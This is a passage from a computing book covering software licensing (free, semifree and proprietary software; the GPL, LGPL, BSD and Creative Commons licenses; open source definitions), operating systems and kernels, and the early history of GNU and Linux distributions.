[21]The term "firmware" originates from "firm" (=stable, not modifiable) and "ware" (=software component). It's a program usually residing in nonvolatile memory stored on the device (hard disk, CD player, printer, or camera, for example). Each firmware component, provided by the device manufacturer, is started by the device itself. When a new device is plugged in, its firmware gets and executes commands from the related driver, which is part of the operating system.

[22]A library is a collection of binary programs that cannot start by themselves; they need to be called by either standalone programs or other library programs.

[23]These programs (in binary or source format) may be modules forming a single large program or even a collection of standalone programs. Data include configuration files, software documentation, installation instructions, images, audio, and so on.

[24]System software includes compilers, linkers, and debuggers, even though they could better be categorized as utilities (application software, not system software).

Software Types: Free, Semifree, Proprietary

Software may also be divided into three additional categories according to the way it's licensed and allowed to be used: free, semifree, and proprietary.

A *proprietary software* license restricts the use and the copy of software; in addition, the source code is almost always hidden (this software is said to be *closed source*) to prevent anyone from studying and modifying[25] it. This way, users have to buy all the future versions of the executable program if they want to keep it updated. Because nearly all proprietary software is closed source, both terms are commonly treated as synonyms.

Although a proprietary application is often available upon payment, it can also be free of charge; if the latter, it's called *freeware*. In "freeware" the term "free" stands for "free of charge" and nothing else, particularly not "free from restrictions." This type of software can be executed without the need to pay for it, but it usually contains several restrictions (source code not available, personal use only, and the like). Even *shareware software* is proprietary; it's similar to freeware, but users have to pay to unlock some advanced features or to continue using it after a trial period.

By contrast, *free software* is characterized by the freedom for every user to execute the software without restrictions[26], for private as well as for commercial use[27] and to make copies for themselves and others (redistribute it), either gratis or for a fee. Everyone can get the source code for study purposes and for creating publicly redistributable modified versions (either free or not, including source files) without having to ask permission of anyone.

Unfortunately, the term "free" is confusing because it means both "free as in freedom" and also "gratis"; so "free software" could be proprietary, although free of charge. For this reason two new terms were created, with a more specific meaning: "libre software" and "open source software."It's worth noting that free software can be "sold"; it's legal to ask for money to give away copies, even through the download from a web site. "This last point, which allows the software to be sold for money, seems to go against the whole idea of free software. It is actually one of its strengths." (https://www.debian.org/intro/free) Furthermore, whoever gets a copy (either gratis or for a fee) can release it with no charge; therefore *what makes software free is freedom, not price*. A null-priced application may not be free.

Lastly, we call *semifree* any software that is free only for private use;[28] it gives the user the same rights as free software, except one: to obtain a profit. Semifree is not the same as freeware: they are two different types of software, with different, incompatible characteristics.[29]

Usually, each program has its own license; it is a contractual document that is often disregarded despite its great importance. The license regulates the use of software by specifying what the user can and cannot do. These restrictions, dictated by the owner who holds the software copyright (usually the author), can concern the use, copy, study, modification and public release of the software.

Because there are many types and variants, only a few of them will be mentioned.

---

[25]When the source code is not available, it is possible, by using a decompiler, to get the assembly code, but that is a very hard job.

[26]For instance, the same software may be installed on multiple machines (and hence used by multiple users at the same time) for an indefinite time.

[27]"Commercial software" is developed for economic profit, even if indirect (not resulting from the sale). Proprietary software is also usually commercial, since it is created to gain from sales. Freeware software also is both proprietary and commercial, but the economic profit is indirect (it comes from advertising, not from selling). But not all commercial software is proprietary; there is also "commercial free software": it's free software that lets developers gain, for instance, from technical assistance contracts.

[28]See the following for details: https://www.gnu.org/philosophy/categories.html#semi-freeSoftware

[29]Don't forget: a null price is a characteristic of freeware software, not of free software.

Free Software Definition and the Free Software Foundation Licenses

The first definition of free software was published in 1986 by the *Free Software Foundation* (FSF), a nonprofit organization founded the year before by Richard Stallman. This definition[30] lists four fundamental freedoms; thus it's called *The Four Freedoms*.

The FSF is the copyright holder of the *GNU GPL* (*GNU General Public License*),[31] version 1 of which was released on February 25, 1989.

The GNU GPL is the best-known among *copyleft licenses*,[32] which force whoever modifies a free program to release the modified version, including its source code, under the same license without adding any restrictions, in this way ensuring that free software will continue to be free.[33]

The source code may not be bundled with the executable. If it is not, the software distributor must allow users to get the source code on a physical medium (such as CD). However, software must carry a copyright notice and a copy of the license (a web link is not enough), in order to inform users of their rights.

The obligation to make the source code publicly available arises only when the related executable code becomes public. Hence, if a company develops a modified version of a GPL-licensed program for internal use only, there is no need to make publicly available the source code as well as the executable.

If a copylefted program is merged with another, the latter, too, has to be released under the same license terms; therefore the effect is viral since the license spreads from one program to another. The same applies to libraries.[34]

The author can also release the same program under different licenses, including the GNU GPL. Whoever has a copy of the program needs to meet only the obligations listed in the license attached to his or her copy.

Copyleft licenses may be considered an adaptation to software of the more generic licenses with a *share-alike*[35] clause that is included in two of the six standard licenses[36] from *Creative Commons* (CC), a nonprofit organization promoting the free sharing of works.[37]

The share-alike clause states that a copy or a modified version of a work (book, image, movie, or the like) must retain the same license of the original work.

CC licenses are not recommended for software, as they don't mention the source code; therefore executables may not be bundled together with their source, thus denying others the opportunity to make modifications.

---

[30] See the following sites for the formal definitions: http://www.gnu.org/philosophy/free-sw.html http://fsfe.org/about/basics/freesoftware.html

[31] The FSF holds the copyright of the license, not of the works covered by the license. For more, see http://www.gnu.org/licenses/gpl-faq.html.

[32] "Proprietary software developers use copyright to take away the users' freedom; we use copyright to guarantee their freedom. That's why we reverse the name, changing 'copyright' into 'copyleft' […] The 'left' in 'copyleft' is not a reference to the verb 'to leave'—only to the direction, which is the inverse of 'right'" (http://www.gnu.org/copyleft/copyleft.html).

[33] "If a program is free but not copylefted, then some copies or modified versions may not be free at all. A software company can compile the program, with or without modifications, and distribute the executable file as a proprietary software product" (http://www.gnu.org/philosophy/categories.en.html#Non-CopyleftedFreeSoftware).

[34] See the following sites for details: http://www.gnu.org/licenses/gpl-faq.html#MereAggregation http://www.gnu.org/licenses/gpl-faq.html#IfLibraryIsGPL

[35] See the following site for details: http://creativecommons.org/licenses/by-sa/4.0/

[36] See the following sites for details: http://creativecommons.org/licenses/ http://creativecommons.org/about/license/

[37] See the following site for details: http://www.creativecommons.it/ https://wiki.creativecommons.org/FAQ

Instead of CC licenses, some others are preferable for software, for instance the GNU GPL or the *GNU LGPL* (*Lesser General Public License*, usually adopted for libraries[38]), similar to the GPL but less restrictive.

The LGPL is known to be a *weak copyleft*[39] license; it's "weak" because, unlike the GPL (a *strong copyleft* license), it allows LGPL-licensed software to be used by software of a different licensing type (even proprietary) without forcing the latter to adopt the same license, hence without having to release the source code.

A modified LGLP program inherits the LGPL license, as for GPL.

Debian Free Software Guidelines

The definition of free software from the FSF is not the only existing one; another definition comes from Debian, the closest to the FSF philosophy[40] among the most popular Linux distributions (see "GNU/Linux Distributions and Packages"). Debian in its main archive has only free software[41] as defined by the *DFSG (Debian Free Software Guidelines*),[42] the first commitment of which states "Debian will remain 100% free."[43]

BSD Licenses

Not all free software is copylefted; there are other licenses as well, notably those from the *BSD*[44] family, of which the most recent (three-clause BSD[45]) and its simplified version (two-clause BSD or FreeBSD) are compatible with the GNU GPL.

The BSD licenses belong to the *permissive licenses* family; they are more permissive, as the name suggests, than copyleft licenses.[46] They are called "permissive" because they give more freedom to software distributors than to users. These licenses allow software (either modified or not) to be released without source code, or with another license (other than the original). It's even possible to include BSD code in proprietary software. As a consequence, a free program may not be free in the future.

Among the best-known permissive licenses are the *copyfree licenses*.[47]

---

[38]The original name was "GNU Library General Public License". See also: http://www.gnu.org/philosophy/why-not-lgpl.html

[39]One example is the EUPL (European Union Public License) https://www.gnu.org/licenses/license-list.html#EUPL http://www.eupl.it/

[40]See the following site for details: https://www.debian.org/News/2014/20140908

[41]There are two other archives ("contrib", and "non-free") that do not contain free software.

[42]See the following sites for details: https://www.debian.org/social_contract#guidelines https://people.debian.org/~bap/dfsg-faq.html https://wiki.debian.org/DFSGLicenses

[43]See the following sites for details: https://www.debian.org/social_contract

[44]Berkeley Software Distribution (BSD) is an OS derived from Unix and developed by the University of California, Berkeley, from 1977 to 1995; BSD is now superseded by its derivatives: NetBSD (1993), FreeBSD (1993), OpenBSD (1995), DragonFlyBSD (2003), PC-BSD (2006), and others.

[45]Also known as BSD-3, BSD-new, Modified BSD, and Revised BSD, it's derived from the original four-clause BSD license by removing the advertising clause, which read: "All advertising materials mentioning features or use of this software must display the following acknowledgement: This product includes software developed by the University of California, Berkeley and its contributors."

[46]Not all permissive licenses are compatible with the GNU GPL; a list of the GNU- compatible licenses can be found on https://www.gnu.org/licenses/license-list.html.

[47]http://copyfree.org/ (Home-page of the Copyfree Initiative) http://copyfree.org/resources/faq (Frequently Asked Questions) http://copyfree.org/standard (The Copyfree Standard Definition) http://copyfree.org/standard/licenses (List of certified copyfree licenses)

These licenses meet the requirements of the *Copyfree Standard Definition*, so they form a homogeneous subset of permissive licenses.[48]

All BSD licenses except the "four-clause BSD"[49] are copyfree.

Open Source Software

Another main actor in the free software world is the *Open Source Initiative* (OSI), a global nonprofit organization founded in February 1998 by Eric S. Raymond and Bruce Perens to promote the development and diffusion of *open source software (OSS)*, whose requirements are basically identical to those of free software.

Open source software must comply with 10 requirements, listed in the "Open Source Definition" (OSD) as published by OSI (http://opensource.org/docs/osd). These requirements are based on the Debian Free Software Guidelines. One of these requirements is the availability of the source code, as the term "open source" suggests.

Some people might think that open source software has only one characteristic: the source-code availability. It's for this reason that the FSF doesn't agree on the name: "We prefer the term 'free software' because, once you have heard that it refers to freedom rather than price, it calls to mind freedom. The word 'open' never refers to freedom." (http://www.gnu.org/philosophy/free-sw.en.html)

Because a proprietary application with publicly available source code is liable to be confused with open source software, it's no coincidence that the OSD introduction begins with the following statement: "Open source doesn't just mean access to the source code. The distribution terms of open-source software must comply with the following criteria: [...]."

The two definitions (from FSF and OSI) are almost identical, as we can see by comparing the lists of accepted software licenses; [50] therefore the terms "free software" and "open source" are often treated as synonyms, even if there are a few exceptions. Generally speaking, open source demands weaker requirements than free software.

By using the term "open source," the free software supporters want to avoid any ambiguity[51] about the term "free," focusing on source-code availability rather than on freedom, since the FSF philosophy sounds too radical:

> *After the Netscape announcement broke in January I did a lot of thinking about the next phase -- the serious push to get "free software" accepted in the mainstream corporate world. And I realized we have a serious problem with "free software" itself [...] First, it's confusing; the term "free" is very ambiguous (something the Free Software Foundation's*

[48] "Copyfree is more specific than permissive. The term 'permissive license' is a popular one in the open source software community, and is often used in reference to nonsoftware licenses as well. For most people, it conjures the idea of licenses that 'let you do what you want'. The way the term is used, however, implies significantly different meaning, applying to many different types of licenses. The non-specificity of the term 'permissive license', the haphazard manner in which it is used, and the confusion and misunderstanding it often engenders all serve as reasons for the establishment of the term 'copyfree' with a clear, standardized definition used to identify licenses that can more properly be understood to permit much more freedom of use than commonly labeled 'permissive' licenses." (http://copyfree.org/policy/permissive)

[49] The "four-clause BSD" is a permissive license, but it is not copyfree: http://copyfree.org/standard/rejected It's also not compatible with the GNU GPL: http://www.gnu.org/licenses/gpl-faq.it.html#OrigBSD In both cases it's due to the advertising clause.

[50] There are very few differences; for instance the "NASA Open Source Agreement ver. 1.3" is accepted by OSI (http://opensource.org/licenses/NASA-1.3) but not by FSF (http://www.gnu.org/licenses/license-list.html#NASA).

[51] As quoted on https://www.debian.org/intro/free.html ("What Does Free Mean?")

> *propaganda has to wrestle with constantly). Does "free" mean "no money charged?" or does it mean "free to be modified by anyone," or something else? Second, the term makes a lot of corporate types nervous. While this does not intrinsically bother me in the least, we now have a pragmatic interest in converting these people rather than thumbing our noses at them. There's now a chance we can make serious gains in the mainstream business world without compromising our ideals and commitment to technical excellence — so it's time to reposition. We need a new and better label [...] This re-labeling has since attracted a lot of support (and some opposition) in the hacker culture. Supporters include Linus himself, John "maddog" Hall, Larry Augustin, Bruce Perens of Debian, Phil Hughes of Linux Journal. Opposers include Richard Stallman, who initially flirted with the idea but now thinks the term "open source" isn't pure enough. Bruce Perens has applied to register "open source" as a trademark and hold it through Software in the Public Interest. The trademark conditions will be known as the "Open Source Definition," essentially the same as the Debian Free Software Guidelines.[52]*

To denote both free and open source software, the acronyms *FOSS* (Free and Open Source Software) and *FLOSS* (Free/Libre and Open Source Software) have been invented to highlight the similarities rather than the differences.

Just to give one example, Fedora, one of the most famous Linux distributions, explicitly claims to include only FOSS software,[53] except for some nonfree firmware needed to boot the OS or for normal operation.[54] This is the reason Fedora doesn't meet the GNU FSDG (Free System Distribution Guidelines).

Public Domain Software

A free program may be uncopyrighted (not under copyright protection); if so, it's said to be in the *public domain*. This occurs when the authors explicitly waives their rights or the copyright has expired or even when the software doesn't meet the requirements for copyright protection. This kind of software, except for any protected elaboration of it, may be freely used and modified without the need to ask permission, or pay a fee, to the authors.

It's worth noting that software in the public domain has no license, but a program without license could not be in the public domain.[55]

---

[52] As quoted on http://www.catb.org/~esr/open-source.html

[53] "The goal of the Fedora Project is to work with the Linux community to create a complete, general-purpose operating system exclusively from free and open source software. All software in Fedora must be under licenses in the Fedora licensing list. This list is based on the licenses approved by the Free Software Foundation, OSI, and consultation with Red Hat Legal." (https://fedoraproject.org/wiki/Licensing:Main) See also https://fedoraproject.org/wiki/Licensing:FAQ

[54] See the following sites for details: http://www.gnu.org/distros/common-distros.html#Fedora https://fedoraproject.org/wiki/Forbidden_items https://fedoraproject.org/wiki/Licensing:Main#Binary_Firmware

[55] "Some developers think that code with no license is automatically in the public domain. That is not true under today's copyright law; rather, all copyrightable works are copyrighted by default. This includes programs. Absent a license to grant users freedom, they don't have any. In some countries, users who download code with no license may infringe copyright merely by compiling it or running it." (http://www.gnu.org/licenses/license-list.html#NoLicense)

The public domain can give rise to some problems not easy to solve; for instance, a program in the public domain can be modified and converted into proprietary software. Another problem is the different copyright laws, with the result that the same work can be in the public domain only in some countries and not elsewhere. To this end the *CC0 license* is a good alternative[56] because it provides a permissive license as a fallback wherever the public domain is not applicable.

The Shared Source Initiative

Let's close with a brief reference to the Microsoft *Shared Source Initiative,*[57] which provides a middle-way solution between closed source and open source: the software code (either all or part of it) is available to a limited number of qualified customers (enterprises, governments, universities, and so on). To this end Microsoft has created some licenses, two of which have been approved by the Open Source Initiative in 2007; they are Microsoft Public License (Ms-PL) and Microsoft Reciprocal License (Ms-RL).[58] The source-code availability allows Microsoft partners to develop more reliable software as well as to send suggestions (feedbacks) for improving Microsoft products.

Operating Systems and Kernels

An *operating system*, often shortened to *system* or *OS*, is a collection of programs that provide the basic functionalities for using and managing both hardware and software resources. The OS is responsible for handling processes (currently running programs), files, memory, and much more.

It allows us to install, initialize and configure all computer devices (hard disks, external drives, monitors, keyboards, printers, and so on) as well as software,

A computer's software initially consists of the operating system only.[59] We can later add (install) other programs as we like, to suit our needs and interests.

This is important because, in order to work, we mainly need application software (browsers, word processors, email clients, and so on). The OS must allow us to install, update and remove these programs, without which our interest for computers would vanish. This is the reason every OS includes application software in addition to the system software (see "System and Application Software" in this chapter).

The bundled application software is chosen according to the interests and likings of the users to which the OS is addressed. For instance, an audio-video editing enthusiast might prefer Dyne:bolic or Ubuntu Studio, which provide everything needed.

To choose the right Linux distribution, see `http://distrowatch.com/search.php`.

Most operating systems have more than one version, to allow installations on different machines; for instance, openSUSE has one version for i586 (Pentium or superior) and another one for x86_64 machines; it is therefore necessary to know the processor type to choose the right version.

---

[56]See the following sites for details: `https://creativecommons.org/choose/zero/` `http://creativecommons.org/about/cc0` `https://wiki.creativecommons.org/CC0_FAQ`

[57]See the following site for details: `http://www.microsoft.com/en-us/sharedsource/default.aspx`

[58]See the following site for details: `http://opensource.org/node/207` ("OSI Approves Microsoft License Submissions"). The approval of the two licenses gave rise to much discussion, criticism, suspicion; see `http://opensource.org/node/209` ("OSI Approves Microsoft Licenses"), and `http://opensource.org/node/225` ("Who Is behind Shared Source misinformation campaign?").

[59]A PC may have more OSes, each installed on its own disk partition.

An operating system designed for 16-bit processors is called a *16-bit operating system*; likewise, we speak of *32-bit, 64-bit, and hybrid* systems depending on the processor type. The term *x86 operating system* stands for *operating system suitable for computers with x86 processors* (16 or 32 bit, no matter which one). An *i386 operating system* is specifically designed for i386 (32-bit x86) and superior processors,[60] but it doesn't work on (16-bit) x86 machines. Likewise, an *x86_64 operating system* is designed for x86_64 and can be installed neither on i386 nor on x86 machines. The core of an operating system is called *kernel*; it's the part that manages the hardware access requests made by software. The kernel is the first portion of the operating system to be loaded in memory, where it remains until shutdown.

The most common kernel types are these:

- monolithic kernels: we find them in DOS, Windows 95-98-ME, Linux distros, BSD (FreeBSD, NetBSD, OpenBSD), Unix (AIX, HP-UX, Oracle Solaris)
- microkernels: Mach, GNU Hurd, L4, MINIX, QNX
- hybrid kernels: WindowsNT and later (2000-XP-Vista-7-8), XNU, DragonFly BSD

Many operating systems derive from others, sharing part of the source code or operating principles.

This is a notable characteristic in the Unix family: BSD, GNU/Linux and other OSes are said to be *Unix-like* (someone calls them "Unix-workalike") because they have very similar behavior and commands.[61]

There is no way of knowing for sure if an operating system is Unix-like or not (it is usually enough to meet the POSIX requirements[62]), but it is possible to know if a system is Unix, as is the case with OS X (for Macintosh computers), which is a Unix operating system certified by the Open Group consortium.

If all of the Single UNIX Specification (SUS) requirements are fulfilled, the Open Group grants, upon payment, the UNIX® trademark usage.

Summary

This chapter has focused on two main subjects: the various types of software and files.

Software, which is the intangible component of a computer system, may be classified in two different ways: by its role in the computer, as either system or application software, or by the way it's licensed: as free/open-source, semi-free, or proprietary software. *System software* includes the basic programs of primary importance, those needed to manage users, devices, networks, to update the operating system, and so on. Here we can find compilers, linkers, and debuggers, which will be used later on. *Application software* completes system software by including optional programs to be installed by users. One is VirtualBox (see Chapter 2), which is very useful for easily installing (and removing when no longer needed) multiple operating systems. *Free software* gives users the freedom to use, modify, and redistribute the software, without the need to ask permission or pay a fee. A *proprietary software* (including freeware and shareware) license restricts the use and the copying of software; in addition, the source code is almost always hidden, so that this software is also said to be *closed source*.

[60] An i386 OS may also be installed on x86_64 machines.

[61] See the following sites for details: `http://www.linfo.org/unix-like.html` `http://www.unix.org/questions_answers/faq.html#7a`

[62] POSIX (Portable Operating System Interface for uniX) is a set of specifications created to make all Unix and Unix-like systems compatible, so ensuring source-code portability with minimal modifications. The term POSIX often refers to the first part (POSIX.1: system Application Programming Interface; API) defining the interface between applications and libraries).

Files are the "containers" where we store data and programs; they, too, may be classified in two different ways: as either binary or text files, or as executable or nonexecutable files. We use *text files* to keep the programs' source code, which is written and modified using text editors. *Binary files*, whose content is nearly always unreadable because of its many nonalphanumeric characters, contain the machine-code executable programs generated by compilers.

Executable files are often confused with binary files, but they are different; in many cases a pure text file can be made executable by turning on some attribute that gives to the operating system the permission to execute the instructions contained in that file.

Finally, we reviewed the difference between the *operating system* and its core: the *kernel*, most notably Linux, the core of most Unix-like systems, which are the target OSes to which this book is addressed. The kernel is the first portion of the operating system to be loaded in memory, where it remains until shutdown. It's the part that manages the hardware access requests made by software.

In the following chapter we'll speak in more detail about Linux and GNU/Linux distributions to briefly recall the most important characteristics and historical information. This overview will lead us to choose some distributions (which can be installed via VirtualBox) to perform the tests that will be outlined in the final chapter.

CHAPTER 2

GNU/Linux Distributions

Because we'll work on a GNU/Linux distribution, it doesn't hurt to review what Linux is, how it was born, and how Linux distributions evolved. Special attention will be given here to software packages, package managers, and repositories from which packages (we are interested mostly in compilers and debuggers) can be easily downloaded.

To choose a few operating systems on which we can carry out the tests of Chapter 5, we will look at some well-known websites that usefully provide an overview of the most widely used Linux distributions. The user can install one or more of these; to this end, the simplest and quickest way is certainly via a virtual machine.

The GNU Project

GNU (Gnu is Not Unix)[1] is a Unix-like operating system based on *GNU Hurd*, "a collection of servers that run on the Mach microkernel" (*GNU Mach*).[2] It is often inaccurately said that Hurd is the GNU kernel; in fact, the kernel is actually "GNU Mach" but in the future it may be replaced by another second-generation microkernel from the L4 family. Don't confuse "GNU Hurd" (the GNU kernel) with "GNU/Hurd" (the GNU Operating System that has the Hurd kernel) .

Because Hurd is still under active development (one experimental implementation can be found in Debian GNU/Hurd[3]), the GNU operating system is usually bundled with the Linux kernel, hence called *GNU/Linux*.[4]

[1]For more information, see: https://www.gnu.org/ https://www.gnu.org/philosophy/ https://www.gnu.org/gnu/thegnuproject.html)
[2]For more information, see http://www.gnu.org/software/hurd/ http://www.gnu.org/software/hurd/hurd/what_is_the_gnu_hurd.html
[3]See the following sites for details: https://wiki.debian.org/Debian_GNU/ https://wiki.debian.org/Debian_GNU/Hurd
[4]For more information, see https://www.gnu.org/gnu/linux-and-gnu.html https://www.gnu.org/gnu/gnu-linux-faq.html

G. Di Cataldo, *Stack Frames*, DOI 10.1007/978-1-4842-2181-5_2

The BSD kernel is less common; Debian for instance has two versions (in addition to Debian GNU/Hurd): Debian GNU/Linux[5] and Debian GNU/kFreeBSD. [6] ArchLinux[7] also has one version with the FreeBSD kernel: ArchBSD.[8]

The *GNU project* was started about 30 years ago; Richard Stallman made the initial announcement in September 1983.[9] In March 1985 Stallman published a longer version, the *GNU Manifesto,*[10] to ask for support and to better describe his work and its features.

The following year, on the GNU's Bulletin, volume 1 (February 1986),[11] appeared the first definition of Free Software, which included only two freedoms. Stallman outlined the current state of the GNU project and its goals.

Nowadays GNU is a widespread operating system[12] providing a huge collection of free software, including non-GNU free software, such as the X Window System. A complete index can be found in The Free Software Directory (http://directory.fsf.org/wiki/Main_Page) .

What Is Linux?

It has already been said that Linux is a kernel, the most important and smallest part of an operating system.

Some people use the name "Linux" to identify the whole operating system. That's a crass error, because it takes no account of the contribution from the GNU software, and it equates many different operating systems; having the same kernel is not enough to make them similar. So the convention used by Debian appears to be the fairest: Debian GNU/Linux, Debian GNU/kFreeBSD, and Debian GNU/Hurd are unambiguous terms, with sufficiently clear meanings.

A very common generic term is *Linux distribution*, which roughly means "Operating System based on the Linux kernel." Remember that the kernel, the core of every operating system, is the first portion to be loaded in memory, where it remains until shutdown; it's that part which manages the hardware access requests made by software.

So we say that Debian GNU/Linux[13] is a Linux distribution, along with Slackware, Fedora, and many other operating systems, including Android.[14] The term "distribution" is well suited to emphasize the selection and assembly, done by the distribution maintainer, of the various parts (kernel, GNU software, X server, desktop environment, and so on) of an OS; each of these parts is normally created by a different group of programmers.

An estimate of the diffusion of the most popular operating systems (Windows, BSD, GNU/Linux, and OS X) is a difficult task, depending on computer types, piracy, and post-purchase new installations; so it's very hard to guess their effective shares by means of sales data only. However, all people agree that the Windows operating systems are the most common for personal computers, followed by OS X and GNU/Linux. The opposite is true if we consider tablets or web servers.

---

[5]For more information, see https://wiki.debian.org/DebianGnuLinux

[6]For more information, see https://wiki.debian.org/Debian_GNU/kFreeBSD

[7]For more information, see https://www.archlinux.org/

[8]For more information, see http://archbsd.net/

[9]For more information, see https://www.gnu.org/gnu/initial-announcement.html

[10]For more information, see http://www.gnu.org/gnu/manifesto.html

[11]For more information, see https://www.gnu.org/bulletins/bulletins.html https://www.fsf.org/bulletin/1986/february

[12]"A free operating system that exists today is almost certainly either a variant of the GNU system, or a kind of BSD system." (https://www.gnu.org/gnu/linux-and-gnu.html)

[13]Excluding Debian GNU/kFreeBSD and Debian GNU/Hurd.

[14]Android has a modified version of the Linux kernel, but it doesn't have the software that is common to other distributions (GNU libraries, shell, X server, and so on); this is the reason why a program that works on a Linux distribution cannot be run on Android. Therefore, not everybody agrees that Android is a Linux distribution.

Mainframes and supercomputers use GNU/Linux to achieve the highest speed, reliability, and cost-effectiveness. The GNU/Linux operating systems are rapidly expanding between mainframes, and in practice they have been the only ones installed on supercomputers for many years: in November 2015, 99% of the 500 world's fastest supercomputers used GNU/Linux operating systems.[15]

The Birth of Linux

Linux is a Unix-like kernel. It's free, stable, and fast; the core of many modern operating systems.

At the time of its development, most x86-PC users knew only one operating system: Microsoft *DOS* (MS-DOS, released in 1981); it was a 16-bit command-line system,[16] later gradually superseded by *Windows*.[17]

For Macintosh computers (with Motorola 68000 processor), there was *Mac OS*; in 1984 one of the few operating systems with a graphical user interface and the first of them to achieve great commercial success.

There was *Unix,* too, but it was a bit expensive: in the mid-eighties it cost more than $20,000 (about $300[18] for students).

BSD (Berkeley Software Distribution), a free Unix-like operating system, worked only on PDP, VAX and other workstations, not on x86 PCs.[19]

It was then that professor Andrew Tanenbaum from the Free University of Amsterdam created a small Unix-like system (*MINIX*=MIni uNIX) for use by his students.[20] The C source code was enclosed with a book[21] published in 1987; that way, a cheap 8086 Unix-like OS was available (10 floppies with software were priced $69). Later, MINIX was freely downloadable from the Internet, although still proprietary software.

Among MINIX users was *Linus Torvalds*, a computer science student at the University of Helsinki. The installation on a new 80386 PC didn't satisfy him, because of some lacks: that operating system didn't support hard disks, a network, or other features.

In 1991 Torvalds decided to start the development of a new operating system, like MINIX but freely redistributable. On August 25, 1991, Torvalds announced on Usenet that a few months earlier, in April, he had started developing a new operating system and asked all MINIX users what they considered to be valuable features. Torvalds got quite a few replies; some gave him suggestions, others offered their availability to test the new system. The first version (0.01, which included only the kernel's source code, without libraries and utilities), was released about three weeks later, in mid-September 1991, freely downloadable from `ftp://nic.funet.fi/pub/OS/Linux`.

---

[15]For more information, see the following sites: `http://www.zdnet.com/article/linux-dominates-supercomputers-as-never-before/` `http://www.top500.org/statistics/list/` `http://www.top500.org/statistics/details/osfam/1` (see also `2` , `3` , `...`)

[16]It had a text-mode interface: commands were written on a so-called *command line* identifiable by a particular sequence of characters (such as "C:\>") called a *prompt*. On the black screen there were only letters, numbers, and a few other symbols. Some years later, Macintosh computers introduced graphic interfaces, icons, and the mouse, as we are now accustomed to having.

[17]Particularly Windows 95, a 16/32 bit hybrid operating system marketed from 1995, was widely known. Earlier versions were Windows 1 (1985), Windows 2 (1987), Windows 3 (1990), but only the last had commercial success. Unlike Windows 3, DOS automatically started Windows 95, which looked like a full graphic OS. Although hidden, DOS still remained the heart of Windows. DOS was removed in Windows NT, XP, and later versions, all of them 32-bit systems.

[18]There were some cheaper Unix clones, among which was Coherent, in 1983 the first Unix-like system for x86 PCs (its price dropped from $500 to $100 in 1991), with very good software; but just like Unix, it was proprietary software.

[19]The plan to carry BSD to i386 ("software porting") was started by William Jolitz. From January 1991 he published in *Dr. Dobbs Journal* 18 articles documenting the porting process. When in 1992 the i386 versions were available, the Unix System Laboratories (USL, owned by AT&T) filed a two-year lawsuit, which froze the development of BSD.

[20]He could not use Unix, which was owned by AT&T: "When AT&T decided to forbid the teaching of the UNIX internals, I decided to write my own version of UNIX, free of all AT&T code and restrictions, so I could teach from it." [`http://www.cs.vu.nl/~ast/brown/`]

[21]*Operating Systems: Design and Implementation*. Its third edition (Pearson, 2006), includes the source code of MINIX 3 (`http://www.minix3.org/`), now free and open-source.

But Linux was not yet independent: it needed MINIX to be compiled and executed; moreover, it worked only on an 80386+ PC, IDE hard drive, EGA or VGA video card, and Finnish keyboard!

But even if many features were missing, Linux had one great virtue: it was freely redistributable (and modifiable). The release notes (`ftp://ftp.nic.funet.fi/pub/Linux/kernel/Historic/old-versions/RELNOTES-0.01`) for Linux version 0.01 and a brief text[22] written the following year give us useful information on the initial state of Linux.

The next versions[23] were 0.02, 0.03, 0.10, 0.11,[24] 0.12,[25] 0.95,[26] and 1.0 (in 1994). Just as in the early days, Torvalds asked programmers to contribute to his project; so the directory `/pub/OS/Linux` hosted a growing number of binary files (most from the GNU project) and mirror sites were started.

But not everyone agreed with his design choices; many people still remember the famous "Tanenbaum–Torvalds debate" (1992) about the best kernel type (Linux is monolithic, MINIX has a microkernel) and about system portability (Linux was initially developed to only work on common 80386 PCs). "Linux is obsolete" is the title of one post on comp.os.minix which started the debate. The reader can find it at this page: `https://groups.google.com/forum/#!topic/comp.os.minix/wlhw16QWltI`.

To sum it up in one sentence, Linux gained so much success because it was the only working free Unix-like operating system available at that time, no matter its technical limitations.

GNU/Linux Distributions and Packages

A Linux distribution is a complete operating system that has Linux as kernel; according to this definition, Android is a Linux distribution, although it is not Unix-like.

The term "distribution" is well suited to emphasize the selection and assembling, done by the distribution maintainer, of the various parts (kernel, GNU software, X server, desktop environment, and so on) of an OS; each of these parts is normally created by a different group of programmers.

Just like any other operating system, alongside the kernel there are system utilities and applications, usually free and open source software.

Let's recall that system utilities are programs of primary importance, necessary to manage users, devices, and the network, to update the operating system, and so on. Their removal would make the operating system not fully usable, since important features would be lost or some programs might behave differently or become unusable. The application software consists of nonessential programs that can be installed by users according to their needs (word processor, email client, and others). Most of them have graphical interfaces to be more user-friendly. Every distribution installs a lot of application software, to best fit the users' needs.

Classification

GNU/Linux distributions can be classified using many different criteria; some rely on the hardware they support, others on the packaging method, and so on.

In particular, two criteria are here highlighted:

- The package content (source or binary code)
- The update frequency

[22]For more information, see the following site: `http://www.cs.cmu.edu/~awb/linux.history.html`
[23]For more information, see `http://www.nic.funet.fi/pub/Linux/kernel/Historic/old-versions/`
[24]Version 0.11 (December 1991) supported floppies, more video cards, and keyboards, and no longer needed MINIX.
[25]Version 0.12 (January 1992) boasted a stable kernel that worked on various hardware. Among other things, virtual memory management was added to the OS.
[26]March 1992. The numbering gap was intended to emphasize the significant progress in the Linux development, which seemed to have reached a nearly mature version (1.0). But actually, version 1.0 was released two years later.

Some distributions (such as Gentoo Linux) are said to be *source-based* because their packages contain the source code to be compiled before installation. This allows better optimization and full control of the software, even though it requires the time-consuming compilation step. In fact, compiling complex software often takes a long time on older machines; in this case users can install precompiled packages. Full control can be achieved because the main characteristic of these systems is flexibility: users can finely tweak the operating system, adapt it to their individual needs, and remove all the useless features they don't want.

The remaining operating systems (among which are Arch Linux, Mandriva, Red Hat, Debian, and others) are called *binary-based* because they provide packages containing precompiled binary code, ready to be installed and executed, minimizing the required installation time.

Linux distributions can also be described as either *rolling release* (or *rolling update*) or *standard release*.

For example, Arch Linux (which is binary-based) and Gentoo Linux (source-based) are both well-known rolling release distributions. They are installed only once, and then frequently updated so that the operating system always has the most recent components. This way there are no discontinuities that require reinstallations or upgrades of the whole system, as is the case with the more common standard release distributions.

In standard release distributions, a simple update merely replaces system components with their most recent versions to correct small errors or to enhance their features. By contrast, a system upgrade is quite complex: all packages are updated, and some of them can be removed or added, in this way discontinuing operating system services and operation. As a result, the major version number changes, for instance from 5.9 to 6.0.

Debian uses the same terms in a slightly different manner:

- A *system update* (let's remember the command `apt-get update` as root user) only updates the package list to check for newer versions, but it doesn't apply the changes: the operating system remains the same as before.
